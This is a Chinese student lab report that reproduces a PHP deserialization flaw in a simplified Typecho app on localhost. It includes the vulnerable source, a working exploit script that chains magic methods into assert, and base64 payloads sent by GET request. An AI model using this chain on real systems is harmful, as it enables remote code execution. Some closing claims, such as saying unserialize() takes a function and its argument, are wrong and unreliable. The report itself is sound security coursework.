《漏洞利用及渗透测试基础》实验报告

姓名： 姜志凯 学号：2011937 班级：信安班

**实验名称：**

复现反序列化漏洞

**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

**实验过程：**

1. **查看一个web应用typecho.php的源码，进行分析**

/\*typecho.php\*/

<?php

class Typecho\_Db{

public function \_\_construct($adapterName){

$adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;

}

}

class Typecho\_Feed{

private $item;

public function \_\_toString(){

$this->item['author']->screenName;

}

}

class Typecho\_Request{

private $\_params = array();

private $\_filter = array();

public function \_\_get($key)

{

return $this->get($key);

}

public function get($key, $default = NULL)

{

switch (true) {

case isset($this->\_params[$key]):

$value = $this->\_params[$key];

break;

default:

$value = $default;

break;

}

$value = !is\_array($value) && strlen($value) > 0 ? $value : $default;

return $this->\_applyFilter($value);

}

private function \_applyFilter($value)

{

if ($this->\_filter) {

foreach ($this->\_filter as $filter) {

$value = is\_array($value) ? array\_map($filter, $value) :

call\_user\_func($filter, $value);

}

$this->\_filter = array();

}

return $value;


}

}

$config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));

$db = new Typecho\_Db($config['adapter']);

?>



分析：

程序用到了用户提供的反序列化字符串，并将反序列化对象作为类的参数，所以可以利用。

函数\_applyFilter调用了call\_user\_func($filter, $value)，这个可以执行任意系统函数，所以这里是漏洞的入口，编写反序列化字符串使这个函数执行我们想要的函数即可。

·在PHP魔术方法中，如果一个类被当做字符串处理，那么类中的\_\_toString()方法将会被调用，类Typecho\_Db的构造函数中，如果参数$adapterName是一个对象，则字符串的拼接会调用toString方法；

·而toString方法定义在Typecho\_Feed中，在类Typecho\_Feed的\_\_toString()方法中，会访问类中私有变量$item[‘author’]中的screenName，如果$item[‘author’]是一个对象，并且该对象没有screenName属性，那么这个对象中的\_\_get()方法将会被调用；

·而\_\_get()方法定义在Typecho\_Request中，这个方法会返回get()，get()中调用了\_applyFilter()方法；

·而在\_applyFilter()中，使用了PHP的call\_user\_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数；

·在这里$filter，$value都是我们可以控制的，因此可以用来执行任意系统命令。

·至此，完成控制。

1. **分析并编写反序列化字符串**

首先介绍一个方法：

$age = array(key=>value)：创建一个关联数组；age[key]表示访问key对应的value

Web应用中是$config['adapter']，所以我们需要构造key为adapter的array，value按之前的攻击链逐层调用：

·考虑攻击链中，期望触发Typecho\_Feed的\_\_toString()方法

public function \_\_toString(){

$this->item['author']->screenName;

}

因此，key为“adapter”的value应该为Typecho\_Feed对象

$exp = array(

'adapter' => new Typecho\_Feed()

);

echo base64\_encode(serialize($exp));

?>

·类Typecho\_Feed

class Typecho\_Feed{

private $item;

public function \_\_toString(){

$this->item['author']->screenName;

}}

Item里的author应该是Typecho\_Request对象

class Typecho\_Feed

{

private $item;

public function \_\_construct(){

$this->item = array(

'author' => new Typecho\_Request(),

);

}

}

·构造类Typecho\_Request

通过构造函数实现两个私有变量的赋值

1. Filter[0]是要调用的函数；（2）screenName是要输入的参数。

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_\_construct(){

$this->\_params['screenName'] = 'phpinfo()';

$this->\_filter[0] = 'assert';

}

}

回调函数及其对应参数可以更改，随便改都可以，示例函数用的是PHP的assert()函数，如果assert()函数的参数是字符串，那么该字符串会被assert()当做PHP代码执行；参数为assert要执行的php代码phpinfo()

1. **根据以上分析，编写利用代码exp.php：**

/\*exp.php\*/

<?php

class Typecho\_Feed

{

private $item;

public function \_\_construct(){

$this->item = array(

'author' => new Typecho\_Request(),

);

}

}

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_\_construct(){

$this->\_params['screenName'] = 'phpinfo()';

$this->\_filter[0] = 'assert';

}

}


$exp = array(

'adapter' => new Typecho\_Feed()


);

echo base64\_encode(serialize($exp));

?>



·访问exp.php可得到payload




YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

这个就是构造好的反序列化字符串，作为参数注入到原web应用里即可实现反序列化漏洞，使应用跳转执行phpinfo()；

·将payload通过get请求的方式传递给typecho.php，phpinfo()成功执行

http://127.0.0.1/typecho.php?\_\_typecho\_config=上边的字符串




1. **更改exp.php,利用漏洞执行系统命令创建一个文件**


只需将Typecho\_Request类中的参数定义改为：

$this->\_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';

$this->\_filter[0] = 'assert';




·访问exp.php得payload



YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

·将payload通过get请求的方式传递给typecho.php，结果如下图



成功！

**心得体会：**

1. 序列化：

序列化是指将对象、数组等数据结构转化为可以储存的格式的过程。程序在运行时，变量的值都是储存在内容中的，程序运行结束，操作系统就会**将内存空间收回**，要想要将内存中的变量**写入磁盘中或是通过网络传输**，就需要对其进行序列化操作，序列化能将一个对象转换成一个字符串。

**用如下函数进行序列化：$serialized = serialize($object)，参数为类对象。**

在PHP中，序列化后的字符串保存了对象所有的变量，但是不会保存对象的方法，只会保存类的名字。

1. 反序列化：

将序列化后的字符串恢复为数据结构的过程就叫做反序列化。

**用如下函数进行反序列化：$object = unserialize($serialized)，参数为序列化对象。**

1. php魔术方法：

一类特殊的方法，在实例化类是会被调用。常见的魔术方法有：

\_\_construct()，类的构造函数，创建新的对象时会被调用

\_\_destruct()，类的析构函数，当对象被销毁时会被调用

\_\_call()，在对象中调用一个不可访问方法时会被调用

\_\_callStatic()，用静态方式中调用一个不可访问方法时调用

\_\_get()，读取一个不可访问属性的值时会被调用

\_\_set()，给不可访问的属性赋值时会被调用

\_\_isset()，当对不可访问属性调用isset()或empty()时调用

\_\_unset()，当对不可访问属性调用unset()时被调用。

\_\_sleep()，执行serialize()时，先会调用这个函数

\_\_wakeup()，执行unserialize()时，先会调用这个函数

\_\_toString()，类被当成字符串时的回应方法

\_\_invoke()，调用函数的方式调用一个对象时的回应方法

\_\_set\_state()，调用var\_export()导出类时，此静态方法会被调用。

\_\_clone()，当对象复制完成时调用

\_\_autoload()，尝试加载未定义的类

\_\_debugInfo()，打印所需调试信息

1. 如何利用反序列化漏洞：

unserialize()函数，有两个参数，第一个为调用的函数，第二个为调用的函数的参数，通过调用unserialize()函数，可以实现执行任意系统命令，达到漏洞利用的目的。

如果一个web应用从用户处获取反序列化对象，则可以通过**精心构造反序列化字符串**，作为该web应用的参数传入，让该web应用执行我们想要的函数。

此外，通过本实验，掌握了多个汇编语言的用法